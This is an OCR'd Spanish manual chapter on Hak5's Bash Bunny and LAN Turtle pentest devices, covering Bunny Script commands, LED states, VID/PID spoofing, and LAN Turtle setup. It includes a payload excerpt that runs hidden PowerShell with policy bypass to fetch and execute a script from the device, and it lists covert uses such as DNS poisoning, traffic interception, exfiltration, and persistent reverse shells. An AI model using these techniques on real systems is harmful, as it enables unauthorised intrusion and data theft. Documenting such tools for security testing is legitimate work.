
Alternativamente, ejecutar el siguiente comando en el Power Shell para listar los puertos:


[system.IO.Ports. SerialPort]: getportnames ()



Abrimos PuTTY y seleccionamos Serial. Enter COM# para la línea serial y 115200 para velocidad. Clic en Abrir

PuTTY puede ser descargado desde https://www.chiark.greenend.org.uk/-sgtatham/putty/latest.html






Conectar Bash Bunny a la red

Conecta Bash Bunny es altamente recomendable por las siguientes razones. Primordialmente la instalación de actualizaciones de software con apt. o git. Similar con Wifi Pineapple, la conexión de internet de la computadora anfitrión puede ser compartida con el Bash

Bunny. Comenzaremos colocando el Bash Bunny en modo ethernet. Para anfitrión Windows, debemos hacer boot el Bash Bunny con el Payload.txt conteniendo “ATTACKMODE RNIS_ETHERNET”

Compartir Conexión de Internet con Bash Bunny en Windows


1- Configuramos el Payload.txt por “ATTACKMODE RNIS_ETHERNET”



2- Boot Bash Bunny desde la configuración de payloads en el Pc Windows anfitrión RNDIS_ETHERNET


3- Abrir el Panel de Control > Conexiones de red (start>run>” ncpa.cpl”>Enter

4- Identificar la interfaz de Bash Bunny. Nombre del dispositivo “USB Ethernet” /RNDIS Gadget”



5- Clic derecho en la interfaz de Internet y clic en propiedades

6- Desde la pestaña compartir verificar “permitir que los usuarios de otras redes se conecten a través de la conexión a internet de este equipo”



Esto causa que Windows estáticamente asigne La interfaz del Bash Bunny una dirección IP estática en su selección. La cual será necesario cambiar.

7- Clic derecho en la interfaz de Bah Bunny y clic en propiedades

8- Seleccionar tcp/ipv4 y clic en propiedades

9- Remplazar la dirección IP Windows asignada con “172.16.64.64” con la máscara de subnet “255.255.255.0” y clic en ok en ambas propiedades Windows. La conexión compartida de internet esta completa


2.10 Bunny Script

Escribir payloads para el Bash Bunny es relativamente sencillo. La plataforma de creación es similar a la de Rubber Ducky. Lo más notable es la librería central de payloads la cual es expandida por la comunidad de desarrolladores.

La mayoría de payloads están alojados en la librería central de repositorios de Hak5 git en https://github.com/hak5/bashbunny-payloads Los payloads provenientes de estos repositorios son contribución de la comunidad Bash Bunny. Al igual que cualquier

script descargado de internet, se les advierte el proceder con cautela. Similar a muchas comunidades existen las herramientas de desarrollo para trabajar con el Bash Bunny, por ejemplo BunnyToolkit.com.

La funcionalidad del Bash Bunny nace a partir de la configuración de USB Rubber Ducky y la incorporación de avanzadas y convenientes características. A diferencia de muchas herramientas de ataque de inyección de pulsaciones como lo es USB Rubber Ducky. Los archivos payloads no requieren una codificación y pueden ser incorporados sin necesidad de herramientas de codificación, adicionalmente el lenguaje del Bash Bunny este acoplado con BASH- una lógica avanzada para una mayor facilidad de programación.



Bunny Script es un lenguaje que consiste en un numero de simples comandos específicos para el hardware del Bash Bunny, algunas funciones de asistencia del Bunny y el poder total del Bash Unix Shell y el lenguaje de comandos. Estos payloads, nombrados “Payload.txt”, se ejecutan en el boot por el Bash Bunny.

El asistente Bunny puede ser una fuente de lenguajes de Bunny Script junto con la contribución de funciones por los usuarios y variables las cuales mejoran y simplifican los payloads. Todo comando de Bunny Script son escritos en MAYUSCULAS. Las bases de los comandos de Bunny Script son:

COMANDO	**DESCRIPCION**
ATTACKMODE	Especifica el dispositivo USB o combinación de dispositivos a emular
LED	Controla el LED RGB. Especificando los cómo les del estado del Payload
QUACK	Inyección de teclas (Ducky Script) o especifica archivos Ducky Script
Q	Alias de Quack
DUCKY_LANG	Establece el despliegue del lenguaje del teclado (DUCKY_LANG us)

Extensiones

Las extensiones mejoran el lenguaje del Bunny Script con nuevos comandos y funciones. Para cada Payload.txt ejecutable, las extensiones son agregadas automáticamente. Solicitando el nombre de cada función producirá el resultado deseado.

Las extensiones residen en la librería de payloads en la partición de almacenamiento masivo del USB desde /payloads/library/extentions.

RUN

RUN es un atajo para la inyección de teclas para múltiples comandos de ejecución del sistema operativo.

```
RUN WIN Notepad.exe
RUN OSX terminal
RUN Unity xterm
```

GET

Exporta variables del sistema.

```
GET TERGET_IP # exports $TARGET_IP
GET TARGET_HOSTNAME # exports $TARGET_HOSTNAME
GET HOST_IP # exports $HOST_IP
GET SWITCH_POSITION # exports $SWITCH_POSITION
```

REQUIRETOOL

Payload existente con LED FAIL si la herramienta especifica no es encontrada en /tools/

DUCKY_LANG

Acepta código de país de dos letras para establecer el despliegue del lenguaje de inyección por subsecuente Ducky Script / QUACK commands.

DUCKY_LANG

ATTACKMODE

ATTACK MODE él es comando de Bunny script el cual especifica el dispositivo a emular. El Comando ATTACKMODE puede ser generado múltiples veces desde el Payload dado.

ATTACKMODE también puede especificar múltiples dispositivos a excepción de unas cuantas combinaciones incluyendo SERIAL.

SERIAL

ACM- Abstract Control Model. Esto activa la consola serial.

ECM_ETHERMET

ECM- Ethernet Control Model. Este es el estándar de módulos USB ethernet en Linus/Mac/Android. Los Drivers son creados para sistemas más modernos además de Windows.

RNDIS_ETHERNET

RNDIS- Remote Network Driver Interface Specification. Esta es una propiedad de los USB Ethernet Mode de Microsoft (algunos Linux). Los Drivers están creados para Windows 7 y superiores.

STORAGE

UMS – USB Mass Storage. Este es el modo "flash drive" active en el Bash Bunny que permite la escritura/lectura de un disco flash FAT32 en la computadora anfitrión.

RO_STORAGE

Similar al anterior, sin embargo, este modo de ataque se presentará en la partición de almacenamiento del Bash Bunny y será leída únicamente por la computadora anfitrión.

HID

HID- Human Interface Device. Este active el modo de inyección de teclas vía Ducky Script usando el comando QUACK

OFF

Este modo de ataque especial desactiva toda emulación de dispositivos USB. En este modo especial el Bash Bunny no se enumera como un dispositivo en la computadora anfitrión. Este modo de ataque puede ser ejecutado en cualquier momento

y desactiva la interfaz de USB hasta que el ATTACKMODE se ejecute de nuevo. Esto puede ser útil al final de los payloads cuando el ataque ha sido completado.

MEJORAS ATTACKMODE

En adición a la emulación de dispositivos USB el comando ATTACKMODE acepta estas mejoras adicionales.

SN_XX

Configura el número serial del dispositivo USB a XX

MAN_XX

Coloca el fabricante del dispositivo USB a XX

RNDIS_SPEED_XX

Esta mejora especifica de RNDIS_ETHERNET Coloca la velocidad del ethernet en XX (0<XX >=4294967) en kilobytes. Si se omite, la velocidad del ethernet será reportada como 2Gbps.

VID y PID

Los dispositivos USB se identifican a sí mismos con una combinación de ID de vendedor e ID de producto. Estos 16-bit de ID son el hex específico y son usados por el computador objetivo para encontrar drivers (si es necesario) para el dispositivo especifico. Con el Bash Bunny el VID y el PID puede ser engañado usando los parámetros VID y PID.

Combinaciones del ATTACKMODE

Muchas combinaciones de los modos de ataque son posibles, sin embargo, algunas no lo son. (ej.) ATTACKMODE HID STORAGE ECM_ETHERNET; es válido mientras que ATTACKMODE RNDIS_ETHERNET ECM_ETERNET STORAGE SERIAL; no lo es. Cada combinación de modo de ataque registra el uso de diferentes VIP/PID USB (ID vendedor/ID Producto) por defecto. VID y PID pueden ser engañados usando los comandos VID y PID.

COMBINACION	**VID/PID**
SERIAL STORAGE	0xF000/0xFFF0
HID	0xF000/0xFF01
STORAGE	0xF000/0xFF10
SERIAL	0xF000/0xFF11
RNDIS_ETHERNET	0xF000/0xFF12
ECM_ETHERNET	0xF000/0xFF13
HID SERIAL	0xF000/0xFF14
HID STORAGE	0xF000/0xFF02
HID RNDIS_ETHERNET	0xF000/0xFF03
HID ECM_ETHERNET	0xF000/0xFF04
HID STORAGE RNDIS_ETHERNET	0xF000/0xFF05
HID STORAGE ECM_ETHERNET	0xF000/0xFF06
SERIAL RNFIS_EHERNET	0xF000/0xFF07
SERIAL ECM_ETHERNET	0xF000/0xFF08
STORAGE RNDIS_ETHERNET	0xF000/0xFF20
STORAGE ECM_ETHERNET	0xF000/0xFF21

CPU Control

Por defecto el “ondemand” es usado para reducir el uso de recursos innecesarios en Bash Bunny quad-core CPU.

Usando la extensión CUCUMBER, el CPU puede ser controlado. Estas opciones pueden ser requeridas a largo plazo cuando el calor sea un impedimento.

CUCUMBER ENABLE

Desactiva todo el núcleo del CPU a excepción a los gobernados por “ondemand”

CUCUMBER DISABLE

Activa todos los núcleos dentro de “ondemand”. Este es control por defecto del CPU si no es especificado.

CUCUMBER PLAID

Activa todos los núcleos dentro de “performance”

La extensión CUCUMBER puede ser ejecutada desde un Payload por instancia incremental temporalmente el desarrollo durante fases de computación compleja de un Payload, o globalmente por especificar el control especifico desde el archivo config.txt en el root de la partición de almacenamiento masivo del Bash Bunny.

QUACK

El Bash Bunny es compatible con el Ducky Script de la rama Hak5 Project, USB Rubber Ducky. Usando ATTACKMODE HID, y el comando QUACK, los ataques de inyección de teclas son posibles.

El comando QUACK acepta tanto Ducky script directamente o desde un archivo de texto especifico. Estos archivos de texto no necesitan ser codificados en Inject.bin para la funcionalidad de la sintaxis de Ducky Script. (ej.)

```
QUACK switch1/helloworld.txt
```

Inyecta las teclas desde el archivo Ducky script .txt especifico.

```
QUACK STRING Hello World
```

LED

El indicador de estatus multicolor en el Bash Bunny puede ser modificado con el comando LED. Este acepta tanto una combinación de colores y patrones o un comando Payload de estatus. El LED es el primer método de indicación del Bash Bunny para indicar el estatus de la operación.

Mientras cualquier combinación de colores y patrones pueden ser usados desde los payloads, los desarrolladores fomentan firmemente el uso de estándares de los estatus en los payloads.

Colores LED

COMANDO	DESCRIPCION
R	Rojo
G	Verde
B	Azul
Y	Amarillo (ámbar)
C	Cian (celeste)
M	Magenta (purpura)
W	Blanco

Patrones LED

Patrón	Descripción
SOLID	Por defecto, sin parpadeo, Usado si el patrón de argumentos es omitido
SLOW	Symmetric 1000ms ON, 1000ms OFF, repetir
FAST	Symmetric 100ms ON, 100ms OFF repetir
VERYFAST	Symmetric 10ms ON, 10ms OFF, repetir
SINGLE	1 100ms Parpadeo ON seguido por 1 segundo OFF, repetir
DOBLE	2 100ms Parpadeo ON seguido por 1 segundo OFF, repetir
TRIPLE	3 100ms Parpadeo ON seguido por 1 segundo OFF, repetir
QUAD	4 100ms Parpadeo ON seguido por 1 segundo OFF, repetir
QUIN	5 100ms Parpadeo ON seguido por 1 segundo OFF, repetir
ISINGLE	1 100ms Parpadeo OFF seguido por 1 segundo ON, repetir
IDOBLE	2 100ms Parpadeo OFF seguido por 1 segundo ON, repetir
ITRIPLE	3 100ms Parpadeo OFF seguido por 1 segundo ON, repetir

IQUAD	4 100ms Parpadeo OFF seguido por 1 segundo ON, repetir
IQUIN	5 100ms Parpadeo OFF seguido por 1 segundo ON, repetir
SUCCESS	1000ms VERYFAST parpadeo seguido de SOLID
1-10000	Valor personalizado para parpadeos simétricos continuos

Estatus LED

Estos estados estandarizados del LED pueden ser indicados con comandos de status en el Payload. Los estados básicos LED incluyen, SETUP, FAIL, ATTACK, CLEANUP, FINISH. Los desarrolladores de Payload fomentan el uso de estos comandos de Payload de estatus. Estados adicionales incluidos patrones de multi estado de ataque son mostrados en la siguiente tabla.

ESTADO	**DESCRIPCION**
SETUP	Magenta Constante
FAIL	Rojo parpadeo lento
FAIL1	Rojo parpadeo lento
FAIL2	Rojo parpadeo rápido
FAIL3	Rojo parpadeo muy rápido
ATTACK	Amarillo parpadeo único
STAGE1	Amarillo parpadeo único
STAGE2	Amarillo doble parpadeo
STAGE3	Amarillo triple parpadeo
STAGE4	Amarillo cuádruple parpadeo
STAGE5	Amarillo quíntuple parpadeo
SPECIAL	Cian único parpadeo invertido

SPECIAL1	Cian único parpadeo invertido
SPECIAL2	Cian doble parpadeo invertido
SPECIAL3	Cian triple parpadeo invertido
SPECIAL4	Cian cuádruple parpadeo invertido
SPECIAL5	Cian quíntuple parpadeo invertido
CLEANUP	Blanco parpadeo rápido
FINISH	Verde 1000ms VERYFFAST parpadeo seguido de SOLID

Guía de estilos Payloads

Por si mismo Bash Bunny es una gran herramienta de pruebas de penetración física, pero no termina allí. Un propósito del lenguaje de scripting sencillo es el facilitar el compartir los payloads con la amplia comunidad facilitando su dispersión en los repositorios git de Hak5.Esto facilita el empezar, ya que existe un gran número de payloads disponibles para experimentar y aprender. Los payloads deben comenzar con comentarios especificando el nombre del Payload, descripción, autor, requerimientos especiales/dependencias, objetivo, categoría, modo de ataque y estatus LED.

```
#Title:              SMB Exfiltrator
#Description:        Nabs docs via SMB
#Autor:              Hak5Darren
#Category:           Exfiltration
#Target:             Windows XP SP3+
#ATTACKMODES:        HID, Ethernet
```

Las opciones configurables deben ser especificadas en variables al inicio del archivo Payload.txt

```
#Options
RESPONDERS_OPTIONS="-w -r -d -p"
TOOTDIR=/root/udisk/loot/quickcreds
```

LED debe usar estados de Payload comunes en vez de patrones de combinación de color único cuando sea posible. El comando LED debe preceder al comando ATAACKMODE en varias fases. Las fases deben ser documentadas con comentarios.

```
######## HID STAGE ########
# Runs hidden PowerShell which executes \\172.16.64.1\s\s.psl when available
GETHOST.IP
LED STAGE1
ATTACKMODE HID
RUN WIN "PowerShell -windowStyle Hidden -Exec Bypass \"while (\$true) {If 8test-Connection $HOST_ -count 1) {\\\\$HOST IP\\s\\s.psl; exit } }\"".
```

Estados de Payload comúnmente incluyen SETUP, el cual puede incluir FAIL si cierta condición no es cumplida. Esto es seguido comúnmente por un ATTACK o múltiples fases.

Payloads Mas complejos pueden incluir función SPECIAL en espera el cumplimiento de ciertas condiciones.

Los payloads comúnmente terminan con la frase CLEANUP el cual mueve y borra archivos o detiene servicios.

Cual el Payload llega a FINISH será seguro el retiro del Bash Bunny. estos Payload de estatus corresponden a los estados LED.

Tras lo anteriormente presentado observamos el enorme avance que han tenido los dispositivos de inyección de pulsación de teclas, no solo en la mejora de su hardware sino también de su software otorgando una mayor facilidad para su optimización de Firmware y modificación de ficheros los cuales contienen las expansiones, herramientas y payloads a utilizar.

Es de resaltar el alto nivel de parentesco que posee con el dispositivo de generación anterior Rubber Ducky, su similitud en el uso de payloads es resaltante pero con la diferencia que Bash Bunny no requiere el proceso de Codificación de los archivos de inyección .BIN ya que su lenguaje Bunny Script lee los payloads en idioma legible por humanos y puede poseer más de un ataque simultáneamente, además su capacidad de incorporación de extensiones como QUACK y DUCKY_LANG permite el uso de los archivos .BIN usados en Rubber Ducky dando una mayor cantidad de payloads y combinaciones personalizables por la comunidad.

2.11 LAN Turtle

Introducción

El Lan Turtle es un sistema de conversión de administración y un sistema de prueba de pruebas de penetración con un acceso altamente sigiloso, captura de inteligencia de red, y capacidades de monitoreo Man-in-the-middle

Incorporado dentro de un “adaptador de USB genérico” el LAN Turtle se puede mesclar dentro de muchos ambientes de infraestructuras de red.

Casos de Uso

El LAN Turtle es excepcional en su acceso remoto. Y posee una arquitectura abierta que permite el explotar otras funciones, más notablemente posee dos usos primarios. -Pruebas de penetración y Administración de sistemas.

Pruebas de penetración

- Eje con sesiones de Meterpreter persistente en Metasploit
- Escaneo de red usando NMAP
- Engaño de DNS con suplantación de sitios de acceso de los clientes
- Extracción de datos mediante SSHFS
- Captura de trafico de navegación de las computadoras conectadas con ataque Man-in-the-middle

Administración de sistemas

- Acceso a todo el LAN mediante site-to-site VPN
- Administración de automatización de scripts con reporte horario mediante correo
- Recibir alertas basadas en denegación de trafico de red
- Mantener acceso remoto out-of-band (3G model)
- Recolección veloz de archivos pcap (Captura de paquetes) (SD Modelo)

Desarrollo posible

LAN Turtle posee una naturaleza discreta permitiendo el despliegue creativo del mismo.

- Conectar dentro de una infraestructura de red corporativa para proveer pruebas de penetración con acceso remoto mediante Metasploit Meterpreter.

- Sorpresivamente ser instalado en una computadora objetivo para envenenamiento del DNS, lo que provee la prueba de penetración con posibles suplantaciones de destinos
- Secretamente instalar entre la computadora objetivo y el LAN para la intercepción del tráfico de red
- Extracción de archivos compartidos desde el interior del anfitrión LAN a un sistema de archivos SSH externo
- Actuar como una Gateway VPN abierta en el anfitrión LAN permitiendo al administrador del sistema controlar al probador de penetración el probar todos los nodos accesibles a él LAN Turtle remotamente.
- Pronto inicio de un mapa autónomo de la red objetivo y provee un reporte al auditor de penetración ya se por medio del dispositivo, correo o HTTP.
- Provee un Shell reverso persistente sobre SSH a través de un servidor intermedio por acceso remoto a una red interna
- Enmascarada como un USB legitimo mientras realiza cualquier ataque autónomo en la computadora anfitrión o usando herramientas de red de cross-copilacion para el LAN Turtle basado en su sistema operativo

Especificaciones del LAN TURTLE

- Atheros AR9331 soC a 400 MHZ MIPS
- 16 MB RAM
- 64 MB DDR2 RAM

- 10/100 Puerto de internet
- Puerto USB -Realtalk RTL8152
- Indicador LED (Poder- verde, Status- ámbar)
- Botón (Dentro del case para reinicio de fabrica/ recuperación del Firmware)
- Dimensiones 95x23x31 mm

2.12 Turtle Shell

El LAN Turtle es administrado mediante el Turtle Shell- un texto basado en un menú de navegación grafica de interfaz de usuario accesible mediante SSH. El menú puede ser navegado usando las flechas direccionales, tab, escape y return y en algunos terminales el mouse.


El menú de configuración del Turtle Shell provee la habilidad de cambios avanzados como la contraseña, dirección MAC, Dirección ip. Mejoras del Firmware pueden ser revisadas e instaladas para su disponibilidad.

Por defecto el LAN Turtle comenzara su conexión mediante SSH a menos sea deshabilitado desde el menú de configuración

El salir del Turtle Shell devuelve al usuario a LAN Turtle Bash Shell. Para regresar al Turtle Shell ejecutar el comando “Turtle”

Módulos del Sistema

LAN Turtle un sistema modular para administración de varias herramientas y servicios. Los módulos Turtle pueden iniciar, detener, habilitar, deshabilitar o ser configurados desde el menú de módulos.



Configuración

Configurar un módulo típicamente involucra la introducción de datos específicos para su despliegue. Por ejemplo, al configurar el módulo Meterpreter debe especificar el huésped para el listening y el puerto. Cuando se configura el módulo NMAP debemos especificar el objetivo, perfil y log, los cambios hechos en la configuración a través de la interfaz gráfica de Turtle Shell son generalmente salvados en el archivo de configuración y son persistentemente actualizados.

START/STOP

Una vez configurado, un módulo puede ser iniciado o detenido desde el menú de módulos. Generalmente un módulo puede no iniciar desde el comienzo sino hasta que ha

sido configurado. Algunos módulos tales como SSH Ket Mananger no realizan el inicio y solo permiten ser configurados. Algunos módulos se mantienen en ejecución una vez iniciado. Por instancia el módulo autossh mantendrá una persistente seguridad de Shell hasta que este se detenga. Otros módulos iniciaran una tarea cuando este se complete. Tales como script2email o nmal-scan

Enable/Disable

Los módulos pueden ser configurados para iniciar una vez LAN Turtle ah inicializado. Por ejemplo, un OpenVPN puede ser establecido una vez conectado, la primera configuración del módulo y su prueba son realizados mediante la característica Start/Stop. Una vez l modulo alcance los resultados deseados, el módulo se puede activar desde el administrador de módulos. Ahora LAN Turtle se puede desplegar en la red objetivo con un módulo de OPENVPN estableciendo la conexión sin interferencia del usuario, un módulo activado se iniciará con cada boot al menos que se desactive desde el menú de módulos.

Módulos Adicionales

LAN Turtle está diseñado para activar rápidamente módulos de desarrollo. Cualquier lenguaje que soporte (tal como Bash, php, o Python) pueden ser usados para escribir módulos Turtle. Tan solo con unas cuantas funciones requeridas del núcleo, los módulos pueden ser prontamente desarrollados y probados. Una vez emitidos al repositorio de Módulos de LAN Turtle, se vuelven disponibles para otros usuarios de LAN Turtle para su descarga y uso.

2.13 Conexión Con LAN Turtle

Cuando se configura el LAN Turtle por primera vez, se recomienda una conexión directa con un computador de escritorio o portátil. El conector USB le dará energía al LAN Turtle (Indicado con el LED Verde) y mantendrá la funcionalidad del puerto USB.

Una vez conectado con el computador del operador mediante el USB, LAN Turtle se iniciará. La secuencia de inicio se completará en 30 segundos, durante los cuales el indicar LED ámbar parpadeará. La primera vez que se conecte el LAN Turtle, el indicador LED ámbar continuara parpadeando hasta que la configuración inicial se complete mediante SSH. El primer inicia puede tardar algunos minutos para que LAN Turtle pueda generar la lleve SSH. Esta secuencia debe tardar 30 segundos.

Una vez que el inicializado completamente la interfaz de red del LAN Turtle Se le ofrecerá una dirección IP al puerto USB utilizado por el servicio DHCP.

Asegurarse el que computador este configurado para aceptar IP desde DHCP o alternamente especificar dirección estática en el rango de IP del LAN Turtle.

Una vez LAN Turtle se haya inicializado completamente y el computador anfitrión ha asignado una dirección IP, el operador puede acceder al LAN Turtle Shell por SSH.

Dirección IP: 172.16.84.1

Puerto:22

Usuario: root


Clave: sh3llz

Cliente SSH

LAN Turtle es administrado por el Turtle Shell, accesible mediante SSH. La primera vez obtenido el acceso mediante SSH al LAN Turtle se solicitará el cambio de contraseña del usuario root.

Windows

Ya que Windows no posee un cliente SSH por defecto, los usuarios de Windows son guiados a usar el cliente SSH de fuente abierta PuTTY desde http://www.greenend.org/uk-sgtatham/putty



NOTA PuTTY

Para una mejor experiencia se debe elegir ISO-8859-1 en la pestaña de Translation. De lo contrario el menú se presentará distorsionado.

2.14 Configuración del LAN Turtle

De vez en cuando se lanzan versiones del Firmware de LAN Turtle, afortunadamente la actualización es muy simple. Se inicia conectando el LAN Turtle a internet mediante un enlace de red RJ45 de la red local. Por defecto LAN Turtle intentara obtener información IP desde el DHCP. Si se requiere una dirección IP se puede asignar desde el menú de configuración.

Tras probar la conexión a internet mediante LAN Turtle. Desde la pestaña de sección del cliente SSH al LAN Turtle, sal del menú Turtle Shell (o presionamos ESCAPE) hasta que se nos muestra (root@turtle: -#prompt). Haremos ping: ping -c4 8.8.8.8

Una vez verificada la conexión del LAN Turtle, se procede a la actualización del Firmware. Para volver al Turtle Shell se digita el comando “Turtle”. Navegando en la pantalla de configuración seleccionamos el buscar por actualización (check for updates). Este proceso tomara unos 0 minutos en completarse. Cuando el LAN Turtle termine de descargar la actualización la sección se cliente SSH se finalizará, esto es esperado a suceder.

